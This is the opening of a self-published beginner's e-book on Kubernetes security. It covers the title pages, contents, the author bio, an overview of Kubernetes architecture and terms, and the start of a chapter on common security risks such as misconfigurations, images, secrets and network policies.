

E-Book  
DevSecOps and Cloud security series

---

# *Kubernetes security*

*Guide for beginners  
from zero to hero*



**IVAN PISKUNOV**  
DevSecOps Evangelist

A self-published edition



2021

---

# Kubernetes security

*Guide for beginners from zero to hero*

*DevSecOps and Cloud security series*

**e-book, self-published edition by Ivan Piskunov**

---

**The first edition, 2021**

# *Brief contents*

|                                                              |     |
|--------------------------------------------------------------|-----|
| Introduction .....                                           | 9   |
| Chapter 1. Basics of Kubernetes and security issues .....    | 11  |
| Chapter 2. Concept of security .....                         | 27  |
| Chapter 3. Deep defense of Kubernetes .....                  | 44  |
| Chapter 4. Scenario attack and hand on lab .....             | 69  |
| Chapter 5. Non-Kubernetes security .....                     | 94  |
| Chapter 6. Tips and tricks for pass certification exam ..... | 113 |
| Conclusion .....                                             | 130 |
| References .....                                             | 131 |
| Appendix A. ....                                             | 136 |
| Appendix B. ....                                             | 155 |

# **Kubernetes Security. Guide for beginners from zero to hero**

by Ivan Piskunov

E-book, Self-published

Copyright © 2021 Self-published. All rights reserved.

Printed in the United States of America.

Concept and materials: Ivan Piskunov

Jun 2021. The first edition.

Revision History for the First Edition

2021-06-01: First Release

The all logo and other stuff is a registered trademark of owner of these trademarks.

No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the author (publisher), except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author(s) or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

The author has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, not author or dealers and distributors cannot guarantee the accuracy of this information.

*DevSecOps series*

# Table of Contents

|                                                                     |           |
|---------------------------------------------------------------------|-----------|
| <b>Introduction .....</b>                                           | <b>9</b>  |
| <b>Chapter 1. Basics of Kubernetes and security issues ...</b>      | <b>11</b> |
| 1.1 What is Kubernetes? .....                                       | 11        |
| 1.2 Architecture and Components .....                               | 12        |
| 1.3 Basic Terms and Definitions .....                               | 18        |
| 1.4 Kubernetes security main risks and challenges .....             | 19        |
| 1.5 The biggest Kubernetes security incidents .....                 | 24        |
| <b>Chapter 2. Concept of security .....</b>                         | <b>27</b> |
| 2.1 THE 4C'S of cloud native security .....                         | 27        |
| 2.2 Thread model for Kubernetes .....                               | 30        |
| 2.3 K8s Attack Tree .....                                           | 39        |
| <b>Chapter 3. Deep defense of Kubernetes .....</b>                  | <b>44</b> |
| 3.1 Brief review of native Kubernetes security solutions .....      | 44        |
| 3.2 General recommendations and rules .....                         | 44        |
| 3.3 Set up security tweaks and force options .....                  | 49        |
| 3.4 Most popular Kubernetes Security audit tools and scanners ..... | 61        |
| <b>Chapter 4. Scenario attack and hand on lab .....</b>             | <b>69</b> |
| 4.1 Most popular vector attacks .....                               | 69        |
| 4.2 What does all these blood's lessons teach? .....                | 71        |
| 4.3 What are doing attacker that hack to Kubernetes? .....          | 74        |
| 4.4 The truest tools for penetration test Kubernetes .....          | 77        |
| 4.5 Hands-on Lab for improve your skills .....                      | 80        |
| 4.6 Review a same main scenario attack .....                        | 84        |

## **Chapter 5. Non-Kubernetes security ..... 94**

|                                                                   |     |
|-------------------------------------------------------------------|-----|
| 5.1 The Main Risk and Challenges of Docker .....                  | 96  |
| 5.2 Docker threat model .....                                     | 97  |
| 5.3 What should I do for Docker security? .....                   | 102 |
| 5.4 Recommended open sources Docker security auditing tools ..... | 111 |

## **Chapter 6. Tips and tricks for pass certification exam .. 113**

|                                                                  |     |
|------------------------------------------------------------------|-----|
| 6.1 How is be a security certification in DevSecOps? .....       | 113 |
| 6.2 Author's opinion about certifications .....                  | 113 |
| 6.3 What is CKS? .....                                           | 115 |
| 6.4 What are get the benefits of certification? .....            | 116 |
| 6.5 Exam Details .....                                           | 116 |
| 6.6 Technical details .....                                      | 116 |
| 6.7 Official resources and other stuff for prepare to exam ..... | 117 |
| 6.8 Review of typical questions .....                            | 121 |
| 6.9 The examples of practice task .....                          | 124 |

## **Conclusion ..... 130**

## **References ..... 131**

## **Appendix A. .... 136**

## **Appendix B. .... 155**

# About this book

In this comprehensive e-book, we're going to deep dive into the Kubernetes security. This book addressed for everyone system engineers and security expert who involved in developer's software process based on microservices architecture and cloud infrastructure.

From this book you will find an overview of attack surface, an analysis of main cyber risks and potential system flaw in cluster, as well as several scenarios with different attack vectors and demonstration cases of successful attacker penetration inside. A separate chapter in the book will be devoted to preparing for the Certified Kubernetes Security Specialist (CKS), which provides tips, resources, and practical tasks that will be on the exam.

## AUDIENCE

This book and all materials with it are intended for a technical audience, including cyber security experts interested in gaining a quick understanding of recent security technological trends in DevSecOps environment such as Kubernetes orchestrion system.

All readers should be familiar with the basic concepts of virtualization, networks, and have a good understanding of security design.

## PREREQUISITES

We assume anyone who wants to understand Kubernetes should have an understating of how the Docker works, how the Docker images are created, and how they work as a standalone unit. To reach to an advanced configuration in Kubernetes one should understand basic networking and how the TCP\IP protocol communication works.

If you found any errors, mismatches in this book, please notify us at e-mail: [x1.ivan.piskunov@gmail.com](mailto:x1.ivan.piskunov@gmail.com)

## RECOURCES

The official web page of self-published edition

<https://gum.co/k8security>

All news of my current and future publications

<https://gumroad.com/ivan14piskunov>

GitHub repository with all of extra materials, YAML code, policy templates and examples used throughout the book

[https://github.com/IvanPiskunov/K8s\\_security\\_book](https://github.com/IvanPiskunov/K8s_security_book)

## Twitter

<https://twitter.com/Ivanpiskunov14>

## LinkedIn

<https://linkedin.com/in/ivan-piskunov>

# About the author



**Ivan Piskunov**, cybersecurity expert who have got more than 10 years of industry experience. Ivan has a Master's degree in Computer Science in cybersecurity. Multiple speaker of various public security events, author and lecturer of training courses on Linux security and technical audit of IT infrastructure. Ivan are currently holds the position of DevSecOps in a software development company.

You can read some of the author's materials here:

[HackMag e-zine](#)

[CyberSecBastion](#)

## MY GRATITUDE

*I want to thank my close family members and colleagues that they your support and believe in me. Thanks to my all brothers of mind and spirit - you always inspire me. Thanks to everyone on my subscribers, LinkedIn friends and all not indifferent participants who helped me with words or deal.*

*Special thanks to Michael Z., Michael M. and Alexander S.*



## Why Kubernetes?

Kubernetes or known as K8s is one of the highest trending technologies in Cloud Computing and DevSecOps as of today. Kubernetes had the fastest growth in job searches, over a 173% from a year before as reported recently by a survey conducted by Indeed.

Learning Kubernetes is essential for any DevOps professional. DevOps engineers are always in demand. Currently the average Silicon Valley salary for a DevOps engineer is 20% higher than what a software engineer makes. DevOps engineers make an average of \$140,000 to \$200,000 annually. And One of the most in-demand skills is Kubernetes Administration.

The same survey shows that 94 percent of organizations have experienced a serious security issue in the last 12 months in their container environment, with 69 percent having detected misconfigurations, 27 percent experiencing runtime security incidents, and 24 percent discovering significant vulnerabilities to remediate.

When containers first broke onto the scene, it was immediately apparent that it was a disruptive technology. What was not clear was how containers were going to be scaled and orchestrated effectively. In the early days, the container orchestration competition was intense, with applications such as Docker Swarm, Apache Mesos, and Kubernetes aiming to address this issue. However, in the last six years, Kubernetes has differentiated itself and pulled away as the clear container orchestration choice.

The [Cloud Native Computing Foundation \(CNCF\)](#) backs this assertion in [their yearly survey](#), with 92% of respondents using containers and 83% of respondents using Kubernetes in production. The widespread adoption can in part be credited to Cloud providers recognizing Kubernetes as the best choice. There are over 90 verified cloud platforms that offer Kubernetes as a service. And with all of this buy-in, it's not surprising that 451 research predicted a container technology market worth 4.3 Billion by 2022.

The age of containers, Kubernetes has become a popular open source project and key building block for modern tech infrastructure. Containers need to be managed, and Kubernetes helps with tasks such as scheduling, load balancing, and distribution, while making sure container workloads run as intended. With Kubernetes, you can deploy and manage cloud-native applications anywhere independent of cloud-specific requirements, avoiding infrastructure lock-in.

Kubernetes, which is Greek for helmsman or pilot, is exploding in popularity. According to a survey of the Cloud Native Computing Foundation (CNCF) end user community, Kubernetes use has increased from 58% in 2018 to 91% in 2020. Over the past four years, Kubernetes job searches have increased 2,125% according to Tech Republic, and the CNCF has recently introduced a Kubernetes security certification.

## Why Is Kubernetes security very important?

Container security necessitates an always-on solution to protect the binary, libraries, and all its stores. However, traditional security policies are simply not applicable to container security; they're simply not up-to-date enough to keep up with the sophisticated DevOps environment. Thus, companies are often left in the dark on how to build container security into their development pipeline.

Kubernetes can be somewhat helpful in the complexity of container security, but they are also a hotbed for attackers themselves, as it's easy for attackers to identify Kubernetes clusters. As a result, applications across the container life cycle risk compromise. With Kubernetes and container security being new territory for many organisations, and fortunately, there are some great cyber security engineers who are around to take care of it for you.



# kubernetes

# Chapter 1.

## Basics of Kubernetes and security issues

### 1.1 What is Kubernetes?

Kubernetes is an open-source container-orchestration system for automating application deployment, scaling, and management, and developed by Google to help you manage the containerized/dockerized applications supporting multiple deployment environments like On-premise, cloud, or standalone virtual machines.

According to Kubernetes, *“Containers are a technology for packaging the (compiled) code for an application along with the dependencies it needs at run time. Each container that you run is repeatable; the standardisation from having dependencies included means that you get the same behaviour wherever you run it.”*

It was originally designed by Google and is now maintained by the Cloud Native Computing Foundation. It aims to provide a *“platform for automating deployment, scaling, and operations of application containers across clusters of hosts”*. It works with a range of container tools and runs containers in a cluster, often with images built using Docker. Kubernetes was founded by Joe Beda, Brendan Burns, and Craig McLuckie, who were quickly joined by other Google engineers including Brian Grant and Tim Hockin, and was first announced by Google in mid-2014.


Kubernetes v1.0 was released on July 21, 2015. Along with the Kubernetes v1.0 release, Google partnered with the Linux Foundation to form the Cloud Native Computing Foundation (CNCF) and offered Kubernetes as a seed technology.



**kubernetes**  
by Google™

## 1.2 Architecture and Components

Kubernetes has a client/server architecture. Kubernetes server runs on your cluster (a group of hosts) on which you will deploy your application. And you typically interact with the cluster using a client, such as the kubectl CLI.



### Cluster

- It is a collection of hosts(servers) that helps you to aggregate their available resources. That includes ram, CPU, ram, disk, and their devices into a usable pool.

### Node

- A node is a physical or virtual machine, running Kubernetes, onto which pods can be scheduled.

### Pods

- A pod is the basic unit that Kubernetes deals with, a group of containers. If there are two or more containers that always need to work together, and should be on the same machine, make them a pod.

### Container

- A container is the smallest unit in the Kubernetes world. The main purpose of Kubernetes is to manage, deploy, and, to a certain extent, monitor containers. Kubernetes management is not limited to Docker containers.

## **Label**

- A label is a key/value pair that is used to identify a resource. You could label all your pods serving production traffic with “role=production”, for example.

## **Selector**

- Selections let you search/filter resources by labels. Following on from the previous example, to get all production pods your selector would be “role=production”.

## **Service**

- A service defines a set of pods (typically selected by a “selector”) and a means by which to access them, such as single stable IP address and corresponding DNS name.

## **Master**

- The master is a collection of components which make up the control panel of Kubernetes. These components are used for all cluster decisions. It includes both scheduling and responding to cluster events.

## **Namespace**

- It is a logical cluster or environment. It is a widely used method which is used for scoping access or dividing a cluster.

## **Scheduler**


- The scheduler schedules the tasks to the slave node. It stores the resource usage information for every slave node. It is responsible for distributing the workload. It also helps you to track how the working load is used on cluster nodes. It helps you to place the workload on resources which are available and accept the workload.

## **Etc**

- etcd components store configuration detail and write values. It communicates with the master component to receive commands and work. It also manages network rules and port forwarding activity.

## **Worker/Slave nodes**

- Worker nodes are another essential component which contains all the required services to manage the networking between the containers, communicate with the master node, which allows you to assign resources to the scheduled containers.



## Master Node in K8s cluster

The **master node** is also known as a **control plane** that is responsible to manage worker/slave nodes efficiently. They interact with the worker node to

- Schedule the pods
- Monitor the worker nodes/Pods
- Start/restart the pods
- Manage the new worker nodes joining the cluster


## Master Node Processes:

Every master nodes in the K8s cluster runs the following key processes

- **kube-apiserver**
- **kubectl: kube-controller-manager**
- **kube-scheduler**
- **etcd**


Let's look into each one of the processes in detail!

## Master Node in K8s



## kube-apiserver:

It is the main gateway to access the k8s cluster and act as the main gatekeeper for client level authentication or we can say that the kube-apiserver is the front end for the Kubernetes control plane.



## **kube-scheduler in K8s Master Node:**

Every time as a K8s admin/developer if you want to schedule a new pod on the worker node, you need to send the request to the master API server which in turn will make a call to the Kube-scheduler process. The scheduler here will intelligently decide on which worker node this pod should be placed.

## **kube-controller-manager (Kubecttl):**

It is one of the critical processes in a master node that monitors the status of any worker node level failures. It keeps a close watch over the event like crashing of any pods in the worker node and, requests the scheduler to restart or reschedule any dead /failed pods, after detecting such event.

These control manager component of master control planer has following types of controllers:

- Node controller: Responsible to respond when any worker node goes down
- Replication controller: It ensures that the request to maintain the correct replica count of any pod deployment is always taken care
- Endpoints controller: Populates the Endpoints object viz. Joins, Services & Pods
- Service Account & Token controllers: Create default accounts and API access tokens for new namespaces created in the worker node.

## **etcd in K8s Master Node:**

etcd in the master control plane is responsible to store every kind of cluster-level change in the form of key-value pairs.

It can be easily seen as a brain of the k8s cluster which keeps the log of every minute details of changes occurring in the cluster.

For example, if any pod crashes in the worker node and it has to be rescheduled, the same gets stored in etcd as key-value pair, also the event of pod rescheduling on the node is also logged here.


## **Worker Node In K8s Cluster**

As this node does the actual work required by the cluster administrator or developer, it is known as worker nodes. Worker node can have one or more pods, these pods are your abstraction of a containerized application. Every worker as shown in the fig:2.0 runs these 3 key processes

- Container Runtime
- kubelet
- kube-proxy



## Worker Node Key Components



### Container Runtime:

Every Microservice module(micro-app) you deploy is packaged into a single pod that has its own container runtime. One needs to install a container runtime into each worker node in the cluster so that Pods can run there.

Some of the container runtime examples are,

- **containerd**
- **CRI-O**
- **Docker**

### kubelet

**kubelet** is a primary node-agent of the worker node, which interacts with both node and the container in the given worker node.

The **kubelet** is responsible for

- Maintaining a set of pods, which are composed of one or more containers, on a local system.
- For registering a node with a Kubernetes cluster, sending events and pod status, and reporting resource utilization.

Within a Kubernetes cluster, the **kubelet** watches for **PodSpecs** via the Kubernetes API server.

**A PodSpec is a YAML or JSON** object that describes a pod. The **kubelet** takes a set of PodSpecs that are provided through various mechanisms (primarily through the **API server**) and ensures that the containers described in those PodSpecs are running and healthy.

*The Kubelet is the primary and most important controller in Kubernetes. It's responsible for driving the container execution layer, typically Docker.*

### **Kube-proxy:**

K8s cluster can have multiple worker nodes and each node has multiple pods running, so if one has to access this pod, they can do so via Kube-proxy.

*kube-proxy is a network proxy that runs on each node in your cluster, implementing part of the Kubernetes Service concept.*

In order to access the pod via k8s services, there are certain network policies, that allow network communication to your Pods from network sessions inside or outside of your cluster. These rules are handled via **kube-proxy**

A Kubernetes cluster consists of a single master node and potentially multiple corresponding worker nodes. The master node exposes the API, schedules deployments, and generally manages the cluster. The worker nodes can be responsible for container runtime, like Docker or rkt, along with an agent that communicates with the master.

## **1.3 Basic Terms and Definitions**

**API Server (general)** - Exposes the features of Kubernetes over an HTTPS REST interface. All communication with Kubernetes goes through the API Server – even cluster components communicate via the API Server.

**Manifest file** - YAML file that holds the configuration of one or more Kubernetes objects. For example, a Service manifest file is typically a YAML file that holds the configuration of the Service. When you post a manifest file to the API Server, its configuration is deployed to the cluster.

**Namespace (general)** - A way to partition a single Kubernetes cluster into multiple virtual clusters. Good for applying different quotas and access control policies on a single cluster. Not suitable for strong workload isolation.

**Replication Controllers** - A replication controller is an object which defines a pod template. It also controls parameters to scale identical replicas of Pod horizontally by increasing or decreasing the number of running copies.

**Replication Sets** - Replication sets are an interaction on the replication controller design with flexibility in how the controller recognizes the pods it is meant to manage. It replaces replication controllers because of their higher replicate selection capability.

**Deployments** - Deployment is a common workload which can be directly created and manage. Deployment use replication set as a building block which adds the feature of life cycle management.

**Stateful Sets** - It is a specialized pod control which offers ordering and uniqueness. It is mainly used to have fine-grained control, which you have a particular need regarding deployment order, stable networking, and persistent data. For stateful apps and databases

**Daemon Sets** - Daemon sets are another specialized form of pod controller that runs a copy of a pod on every node in the cluster. This type of pod controller is an effective method for deploying pods that allows you to perform maintenance and offers services for the nodes themselves.

**Ingress** - To manage external communication between nodes and internal pod level communication

**ConfigMaps** - To manage the end-point URLs required by the pods/ DB's

**Secrets** - To keep app-level passwords and secret keys securely using based64 encoding

**Volume** - For Persistent data storage

**PersistentVolume (PV)** - Kubernetes object used to map storage volumes on a cluster. Storage resources must be mapped to PVs before they can be used by applications.

**PersistentVolumeClaim (PVC)** - Like a ticket/voucher that allows an app to use a PV. Without a valid PVC, an app cannot use a PV. Combined with StorageClasses for dynamic volume creation.

## 1.4 Kubernetes security main risks and challenges

While Kubernetes orchestrated containers are replacing some more traditional cloud-based services because they are effective in running applications from one environment to another (public cloud, private data center, etc.), they introduce several security challenges and risks that make the task of managing them securely quite demanding.

In published the fourth edition of **State of Container and Kubernetes Security Fall 2020** survey report where we examine how companies are adopting containers, Kubernetes, and cloud-native technologies and addressing their security challenges. Two of the findings include:

- 90% of respondents have experienced a security incident in their container and Kubernetes environment in the last 12 months
- 44% of respondents said they've delayed application deployment due to security concerns

In addition, we identified the most common types of security incidents reported by respondents and the security risks that they are concerned about the most. Taken together, organizations need to take the necessary steps to mitigate these risks so they don't resort to delaying application deployment.

### **Images and image registries, when misused, can pose security issues**

Organizations need strong governance policies regarding how images are built and stored in trusted image registries. You must ensure that container images are built using secure and approved base images that are regularly scanned and ensure that only images from image registries on allow lists are used to launch containers in your Kubernetes environment.

However, images are not always easy to trust from a security perspective. The images must be signed and originate from a trusted registry to ensure high-quality protection. They also must get properly vetted and the code validated. Otherwise, the images are vulnerable to cyberthreats.

Organizations need a strong governance policy around using trusted image registries. Ensuring that only images from whitelisted image registries are being pulled in the business environment can be challenging and must be part of any container and Kubernetes security strategy along with security best practices, such as vulnerability scanning.

### **Containers create both familiar and new runtime security challenges**

One of the security advantages of containers and Kubernetes is they can be treated as immutable infrastructure – what's running should never be patched or changed but rather destroyed and recreated from a common template when new updates are needed.

Other properties of containers pose unique challenges, including their ephemerality and the speed at which they can be launched or removed.

And when a potential threat is detected in a running container, such as an active breach or a new vulnerability, you must be able to not only kill that container and relaunch a non-compromised version but also ensure that information is used to rebuild a new container image or to reconfigure a component within the environment that remediates the root cause of the issue.

Other runtime security risks include a compromised container running malicious processes. Although crypto mining has become a popular objective for malicious actors who compromise container environments, other malicious processes can also be executed from a compromised container, such as network port scanning to look for open paths to attractive resources.

The rapid churn of containers makes it near impossible for humans to monitor which container processes are running at any given time, let alone identify unnecessary or malicious processes. And when a potential threat is detected in a running container, such as an active breach or

vulnerability, IT teams must be able to not only kill that container and replace it with a non-compromised version but also integrate that information into your CI/CD pipeline to inform future build and deploy cycles.

Lastly, you must secure your Kubernetes infrastructure and its components, including the Kubernetes API server, etcd, etc. which increase the overall attack surface with unique threat vectors of their own.

### **Kubernetes offers rich configuration options, but defaults are usually the least secure**

In keeping with DevOps principles, Kubernetes is designed to speed application deployment and simplify management and operations. Kubernetes offers a rich set of controls that can be used to effectively secure clusters and their applications.

Kubernetes network policies, for example, behave like firewall rules that control how pods communicate with each other and other endpoints. When a network policy is associated with a pod, that pod is allowed to communicate only with the assets defined in that network policy. By default, Kubernetes does not apply a network policy to a pod, meaning every pod can talk to every other pod in a Kubernetes environment.

Another configuration risk relates to secrets management: how sensitive data such as credentials and keys are stored and accessed. You must ensure that secrets are not being passed as environment variables but are instead mounted into read-only volumes in your containers, for example.

Kubernetes offers rich configuration options, but default settings are usually the least secure. Being in accordance with the DevOps principles, Kubernetes is designed to speed application development, not to isolate its components. For example, the default network policies allow every asset to talk to every other asset in a Kubernetes environment. Another configuration risk relates to how secrets such as cryptographic keys are stored and accessed, a discipline called secrets management.

### **Communication and Network Policies**

Containers and pods need to communicate with each other within the deployment as well as to other endpoints to accomplish their goals. If a container is breached, the attack surface is directly related to how broadly it can communicate with other containers and pods. In a sprawling container environment, implementing network segmentation can be prohibitively difficult given the complexity of configuring such policies. Therefore, developing and implementing network policies adhering to the least privilege principle might be challenging but it is highly recommended. Network policies specify how groups of pods are allowed to communicate with each other and other network endpoints. We can think of them as the Kubernetes equivalent of a firewall. The goal of such policies should be to allow containers to

communicate to only those containers that are absolutely required in order to minimize the attack surface

## More detailed review

### 1) Misconfigurations/exposures

The respondents identified exposures due to misconfigurations as the most worrisome security risk in their container and Kubernetes environments, and for good reason: 67% of respondents have detected a serious misconfiguration in the last 12 months.

Configuration management poses a uniquely difficult challenge for security practitioners, particularly when using Kubernetes to orchestrate containerized apps. While a host of tools are available for vulnerability scanning of container images, configuration management requires more consideration. People know not to expose the Kubernetes dashboard to the Internet, but configuring a pod's security context or implementing Kubernetes RBAC are just two examples of more challenging settings DevOps teams need to get right.

Pay close attention to how you're configuring

- **images** - don't use non-essential software (e.g, package managers, network tools and clients like curl, or Unix shells) that increases your security risk nor pull images from risky sources
- **secrets** - don't bake in secrets into images or expose them unnecessarily; use a secrets management tool like Kubernetes secrets and make sure deployments mount only the secrets they actually need
- **namespaces** - use them, because they provide a key boundary for network policies and Kubernetes access control restrictions, and separating workloads into namespaces can help contain attacks and limit the impact of mistakes or destructive actions by authorized users.
- **runtime privileges** - follow best practices that adhere to the principle of least privilege
